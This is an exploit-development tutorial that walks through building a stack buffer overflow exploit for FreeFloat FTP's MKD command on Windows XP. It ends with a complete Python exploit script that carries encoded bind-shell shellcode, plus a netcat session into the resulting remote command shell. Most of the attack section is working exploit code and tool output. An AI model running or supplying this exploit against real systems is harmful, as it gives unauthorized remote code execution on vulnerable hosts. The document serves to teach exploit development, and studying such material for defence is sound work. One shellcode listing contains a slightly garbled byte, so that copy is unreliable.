

Part 2: Saved Return Pointer Overflows

For our first exploit we will be starting with the most straight forward scenario where we have a clean EIP overwrite and one of our CPU registers points directly to a large portion of our buffer. For this part we will be creating an exploit from scratch for "FreeFloat FTP". You can find a list of several exploits that were created for "FreeFloat FTP" [here](#).

Normally we would need to do badcharacter analysis but for our first tutorial we will rely on the badcharacters that are listed in the pre-existing metasploit modules on exploit-db. The characters that are listed are "\x00\x0A\x0D". We need to keep these characters in mind for later.

Exploit Development: Backtrack 5

Debugging Machine: Windows XP PRO SP3

Vulnerable Software: [Download](#)

Replicating The Crash

First of all we need to create a POC skeleton exploit to crash the FTP server. Once we have that we can build on it to create our exploit. You can see my POC below, I have based it on the exploits for "FreeFloat FTP" that I found on exploit-db. We will be using the pre-existing "anonymous" user account which comes configured with the FTP server (the exploit should work with any valid login credentials).

```
#!/usr/bin/python
```




```

root@bt:~/Desktop# cd /pentest/exploits/framework/tools/
root@bt:/pentest/exploits/framework/tools# ./pattern_create.rb 1000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9

```

When the program crashes again we see the same thing as in the screenshot above except that EIP (and both registers) is now overwritten by part of the metasploit pattern. Time to let 'mona' do some of the heavy lifting. If we issue the following command in Immunity debugger we can have 'mona' analyze the program crash. You can see the result of that analysis in the screenshot below.


!mona findmsp



From the analysis we can see that EIP is overwritten by the 4-bytes which directly follow after the initial 247-bytes of our buffer. Like I said before we can also see that ESP contains a larger chunk of our buffer so it is a more suitable candidate for our exploit. Using this information we can reorganize the evil buffer in our POC above to look like this:

evil = "A"*247 + "B"*4 + "C"*749


When we resend our modified buffer we can see that it works exactly as we expected, EIP is overwritten by our four B's.



EIP = 42424242

That means that we can replace those B's with a pointer that redirects execution flow to ESP. The only thing we need to keep in mind is that our pointer can't contain any badcharacters. To find this pointer we can use 'mona' with the following command. You can see the results in the screenshot below.

`!mona jmp -r esp`



Pointers to ESP

It seems that any of these pointers will do, they belong to OS dll's so they will be specific to 'WinXP PRO SP3' but that's not our primary concern. We can just use the first pointer in the list. Keep in mind that we will need to reverse the byte order due to the Little Endian architecture of the CPU. Observe the syntax below.

Pointer: 0x77c35459 : push esp # ret | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5701 (C:\WINDOWS\system32\msvcrt.dll)

Buffer: evil = "A"*247 + "\x59\x54\xC3\x77" + "C"*749

I should stress that it is important to document your exploit properly for your own and others edification. Our final stage POC should look like this.

```
#!/usr/bin/python
```

```

import socket
import sys

#-----
# Badchars: \x00\x0A\x0D
# 0x77c35459 : push esp # ret | msvcrt.dll
#-----


evil = "A"*247 + "\x59\x54\xC3\x77" + "C"*749

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect=s.connect(('192.168.111.128',21))

s.recv(1024)
s.send('USER anonymous\r\n')
s.recv(1024)
s.send('PASS anonymous\r\n')
s.recv(1024)
s.send('MKD ' + evil + '\r\n')
s.recv(1024)
s.send('QUIT\r\n')
s.close

```

Ok lets restart the program in the debugger and put a breakpoint on our pointer so the debugger pauses if it reaches it. As we can see in the screenshot below EIP is overwritten by our pointer and we hit our breakpoint which should bring us to our buffer located at ESP.



Breakpoint

Shellcode + Game Over

We are almost done. We need to (1) modify our POC a bit to add a variable for our shellcode and (2) insert a payload that is to our liking. Lets start with the POC, we will be inserting our payload in the part of the buffer that is now made up of C's. Ideally we would like to have the buffer length modified dynamically so we don't need to recalculate if we insert a payload with a different size (our total buffer length should remain 1000-bytes). We should also insert some NOP's (No Operation Performed = \x90) before our payload as padding. You can see the result below. Any shellcode that we insert in the shellcode variable will get executed by our buffer overflow.

```
#!/usr/bin/python

import socket
import sys

shellcode = (
)

#-----
# Badchars: \x00\x0A\x0D
# 0x77c35459 : push esp # ret | msvcrt.dll
#-----

buffer = "\x90"*20 + shellcode
evil = "A"*247 + "\x59\x54\xC3\x77" + buffer + "C"*(749-len(buffer))

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect=s.connect(('192.168.111.128',21))

s.recv(1024)
s.send('USER anonymous\r\n')
s.recv(1024)
s.send('PASS anonymous\r\n')
s.recv(1024)
s.send('MKD ' + evil + '\r\n')
s.recv(1024)
s.send('QUIT\r\n')
s.close
```

All that remains now is to pop in some shellcode. We will be using msfpayload to generate our shellcode and pipe the raw output to msfencode to filter out badcharacters.

```
root@bt:~# msfpayload -l
[...snip...]
windows/shell/reverse_tcp_dns      Connect back to the attacker, Spawn a piped command shell (staged)
windows/shell_bind_tcp            Listen for a connection and spawn a command shell
```

```
windows/shell_bind_tcp_xpfw      Disable the Windows ICF, then listen for a connection and spawn a
                                  command shell
```

```
[...snip...]
```

```
root@bt:~# msfpayload windows/shell_bind_tcp 0
```

```
      Name: Windows Command Shell, Bind TCP Inline
      Module: payload/windows/shell_bind_tcp
      Version: 8642
      Platform: Windows
      Arch: x86
Needs Admin: No
Total size: 341
Rank: Normal
```

```
Provided by:
```

```
vlad902 <vlad902@gmail.com>
```

```
sf <stephen_fewer@harmonysecurity.com>
```

```
Basic options:
```

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique: seh, thread, process, none
LPORT	4444	yes	The listen port
RHOST		no	The target address

```
Description:
```

```
Listen for a connection and spawn a command shell
```

```
root@bt:~# msfpayload windows/shell_bind_tcp LPORT=9988 R| msfencode -b '\x00\x0A\x0D' -t c
[*] x86/shikata_ga_nai succeeded with size 368 (iteration=1)
```

```
unsigned char buf[] =
"\xdb\x0\xbb\x36\xcc\x70\x15\xd9\x74\x24\xf4\x5a\x33\xc9\xb1"
"\x56\x83\xc2\x04\x31\x5a\x14\x03\x5a\x22\x2e\x85\xe9\xa2\x27"
"\x66\x12\x32\x58\xee\xf7\x03\x4a\x94\x7c\x31\x5a\xde\xd1\xb9"
"\x11\xb2\xc1\x4a\x57\x1b\xe5\xfb\xd2\x7d\xc8\xfc\xd2\x41\x86"
"\x3e\x74\x3e\xd5\x12\x56\x7f\x16\x67\x97\xb8\x4b\x87\xc5\x11"
"\x07\x35\xfa\x16\x55\x85\xfb\xf8\xd1\xb5\x83\x7d\x25\x41\x3e"
"\x7f\x76\xf9\x35\x37\x6e\x72\x11\xe8\x8f\x57\x41\xd4\xc6\xdc"
"\xb2\xae\xd8\x34\x8b\x4f\xeb\x78\x40\x6e\xc3\x75\x98\xb6\xe4"
"\x65\xef\xcc\x16\x18\xe8\x16\x64\xc6\x7d\x8b\xce\x8d\x26\x6f"
"\xee\x42\xb0\xe4\xfc\x2f\xb6\xa3\xe0\xae\x1b\xd8\x1d\x3b\x9a"
"\x0f\x94\x7f\xb9\x8b\xfc\x24\xa0\x8a\x58\x8b\xdd\xcd\x05\x74"
"\x78\x85\xa4\x61\xfa\xc4\xa0\x46\x31\xf7\x30\xc0\x42\x84\x02"
"\x4f\xf9\x02\x2f\x18\x27\xd4\x50\x33\x9f\x4a\xaf\xbb\xe0\x43"
"\x74\xef\xb0\xfb\x5d\x8f\x5a\xfc\x62\x5a\xcc\xac\xcc\x34\xad"
"\x1c\xad\xe4\x45\x77\x22\xdb\x76\x78\xe8\x6a\xb1\xb6\xc8\x3f"
"\x56\xbb\xee\x98\xa2\x32\x08\x8c\xba\x12\x82\x38\x79\x41\x1b"
"\xdf\x82\xa3\x37\x48\x15\xfb\x51\x4e\x1a\xfc\x77\xfd\xb7\x54"
"\x10\x75\xd4\x60\x01\x8a\xf1\xc0\x48\xb3\x92\x9b\x24\x76\x02"
"\x9b\x6c\xe0\xa7\x0e\xeb\xf0\xae\x32\xa4\xa7\xe7\x85\xbd\x2d"
```

```
"\x1a\xbf\x17\x53\xe7\x59\x5f\xd7\x3c\x9a\x5e\xd6\xb1\xa6\x44"
"\xc8\x0f\x26\xc1\xbc\xdf\x71\x9f\x6a\xa6\x2b\x51\xc4\x70\x87"
"\x3b\x80\x05\xeb\xfb\xd6\x09\x26\x8a\x36\xbb\x9f\xcb\x49\x74"
"\x48\xdc\x32\x68\xe8\x23\xe9\x28\x18\x6e\xb3\x19\xb1\x37\x26"
"\x18\xdc\xc7\x9d\x5f\xd9\x4b\x17\x20\x1e\x53\x52\x25\x5a\xd3"
"\x8f\x57\xf3\xb6\xaf\xc4\xf4\x92";
```

After prettifying the code a bit and adding the relevant notes the final exploit is ready.

```
#!/usr/bin/python

#-----#
# Exploit: FreeFloat FTP (MKD BOF)                                     #
# OS: WinXP PRO SP3                                                 #
# Author: b33f (Ruben Boonen)                                       #
# Software: http://www.freefloat.com/software/freefloatftpsrvr.zip #
#-----#
# This exploit was created for Part 2 of my Exploit Development tutorial series... #
# http://www.fuzzysecurity.com/tutorials/expDev/2.html #
#-----#
# root@bt:~/Desktop# nc -nv 192.168.111.128 9988                    #
# (UNKNOWN) [192.168.111.128] 9988 (?) open                         #
# Microsoft Windows XP [Version 5.1.2600]                          #
# (C) Copyright 1985-2001 Microsoft Corp.                          #
#                                                                    #
# C:\Documents and Settings\Administrator\Desktop>                #
#-----#

import socket
import sys

#-----#
# msfpayload windows/shell_bind_tcp LPORT=9988 R| msfencode -b '\x00\x0A\x0D' -t c #
# [*] x86/shikata_ga_nai succeeded with size 368 (iteration=1)      #
#-----#

shellcode = (
"\xdb\xd0\xbb\x36\xcc\x70\x15\xd9\x74\x24\xf4\x5a\x33\xc9\xb1"
"\x56\x83\xc2\x04\x31\x5a\x14\x03\x5a\x22\x2e\x85\xe9\xa2\x27"
"\x66\x12\x32\x58\xee\xf7\x03\x4a\x94\x7c\x31\x5a\xde\xd1\xb9"
"\x11\xb2\xc1\x4a\x57\x1b\xe5\xfb\xd2\x7d\xc8\xfc\xd2\x41\x86"
"\x3e\x74\x3e\xd5\x12\x56\x7f\x16\x67\x97\xb8\x4b\x87\xc5\x11"
"\x07\x35\xfa\x16\x55\x85\xfb\xf8\xd1\xb5\x83\x7d\x25\x41\x3e"
"\x7f\x76\xf9\x35\x37\x6e\x72\x11\xe8\x8f\x57\x41\xd4\xc6\xdc"
"\xb2\xae\xd8\x34\x8b\x4f\xeb\x78\x40\x6e\xc3\x75\x98\xb6\xe4"
"\x65\xef\xcc\x16\x18\xe8\x16\x64\xc6\x7d\x8b\xce\x8d\x26\x6f"
```



```
"\xee\x42\xb0\xe4\xfc\x2f\xb6\xa3\xe0\xae\x1b\xd8\x1d\x3b\x9a"
"\x0f\x94\x7f\xb9\x8b\xfc\x24\xa0\x8a\x58\x8b\xdd\xcd\x05\x74"
"\x78\x85\xa4\x61\xfa\xc4\xa0\x46\x31\xf7\x30\xc0\x42\x84\x02"
"\x4f\xf9\x02\x2f\x18\x27\xd4\x50\x33\x9f\x4a\xaf\xbb\xe0\x43"
"\x74\xef\xb0\xfb\x5d\x8f\x5a\xfc\x62\x5a\xcc\xac\xcc\x34\xad"
"\x1c\xad\xe4\x45\x77\x22\xdb\x76\x78\xe8\x6a\xb1\xb6\xc8\x3f"
"\x56\xbb\xee\x98\xa2\x32\x08\x8c\xba\x12\x82\x38\x79\x41\x1b"
"\xdf\x82\xa3\x37\x48\x15\xfb\x51\x4e\x1a\xfc\x77\xfd\xb7\x54"
"\x10\x75\xd4\x60\x01\x8a\xf1\xc0\x48\xb3\x92\x9b\x24\x76\x02"
"\x9b\x6c\xe0\xa7\x0e\xeb\xf0\xae\x32\xa4\xa7\xe7\x85\xbd\x2d"
"\x1a\xbf\x17\x53\xe7\x59\x5f\xd7\x3c\x9a\x5e\xd6\xb1\xa6\x44"
"\xc8\x0f\x26\xc1\xbc\xdf\x71\x9f\x6a\xa6\x2b\x51\xc4\x70\x87"
"\x3b\x80\x05\xeb\xfb\xd6\x09\x26\x8a\x36\xbb\x9f\xcb\x49\x74"
"\x48\xdc\x32\x68\xe8\x23\xe9\x28\x18\x6e\xb3\x19\xb1\x37\x26"
"\x18\xdc\xc7\x9d\x5f\xd9\x4b\x17\x20\x1e\x53\x52\x25\x5a\xd3"
"\x8f\x57\xf3\xb6\xaf\xc4\xf4\x92")
```


```
#-----#
# Badchars: \x00\x0A\x0D                                     #
# 0x77c35459 : push esp # ret | msvcrt.dll                     #
# shellcode at ESP => space 749-bytes                          #
#-----#
```

```
buffer = "\x90"*20 + shellcode
evil = "A"*247 + "\x59\x54\xC3\x77" + buffer + "C"*(749-len(buffer))
```

```
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect=s.connect(('192.168.111.128',21))
```

```
s.recv(1024)
s.send('USER anonymous\r\n')
s.recv(1024)
s.send('PASS anonymous\r\n')
s.recv(1024)
s.send('MKD ' + evil + '\r\n')
s.recv(1024)
s.send('QUIT\r\n')
s.close
```

In the screenshot below we can see the before and after output of the 'netstat -an' command and below that we have the backtrack terminal output when we connect to our bind shell. Game Over ! !



```
root@bt:~/Desktop# nc -nv 192.168.111.128 9988
(UNKNOWN) [192.168.111.128] 9988 (?) open
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator\Desktop>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : localdomain
    IP Address. . . . . : 192.168.111.128
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . :

C:\Documents and Settings\Administrator\Desktop>
```

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